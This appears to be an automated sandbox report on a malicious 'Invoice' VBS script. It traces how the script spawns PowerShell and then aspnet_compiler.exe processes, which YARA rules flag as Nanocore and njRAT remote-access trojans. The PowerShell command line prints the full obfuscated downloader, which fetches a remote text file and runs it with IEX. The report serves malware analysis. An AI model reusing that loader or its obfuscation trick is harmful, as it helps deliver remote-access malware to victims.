					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 6628 Parent PID: 3424

General

Start time:	20:39:09

Start date:	03/08/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\3G1J49A6V_Invoice.vbs'
Imagebase:	0x7ff7cf0c0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000002.652005586.000002534BC55000.00000004.00000040.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000003.651067855.000002534BC5B000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000002.652059892.000002534D420000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 6756 Parent PID: 6628

General

Start time:	20:39:11
Start date:	03/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $TRUMP ='https://ia601405.us.archive.org/30/items/all_20210803_20210803/ALL.txt';$B ='ETH COINt.WTF COINIIOSNT'.Replace('ETH COIN','nE').Replace('TF COIN','EbC').Replace('OS','e');$CC = 'DOS COIN LSOSCOINnG'.Replace('S COIN ','Wn').Replace('SO','oaD').Replace('COIN','Tr I');$A ='I`Eos COIN`W`BTC COINj`ETH COIN $B).$CC($TRUMP)'.Replace('os COIN','X(n`e').Replace('BTC COIN','-Ob').Replace('TH COIN','`c`T');&('I'+'EX')($A -Join '')|&('I'+'EX');
Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Value Modified

Analysis Process: conhost.exe PID: 6772 Parent PID: 6756

General

Start time:	20:39:11
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: aspnet_compiler.exe PID: 6900 Parent PID: 6756

General

Start time:	20:41:43
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0x230000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: aspnet_compiler.exe PID: 7072 Parent PID: 6756

General

Start time:	20:41:44
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0x4f0000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: NanoCore, Description: unknown, Source: 00000014.00000002.1178034772.0000000003B0C000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000014.00000002.1175964065.0000000003813000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000014.00000002.1170915770.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000014.00000002.1170915770.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000014.00000002.1170915770.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000014.00000002.1173629355.00000000027C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000014.00000002.1173893063.000000000282D000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000014.00000002.1173893063.000000000282D000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	moderate

Analysis Process: aspnet_compiler.exe PID: 6664 Parent PID: 6756

General

Start time:	20:42:58
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0x130000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: aspnet_compiler.exe PID: 5596 Parent PID: 6756

General

Start time:	20:42:59
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0xa10000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Njrat, Description: detect njRAT in memory, Source: 00000016.00000002.1171008020.0000000000402000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

Disassembly

Code Analysis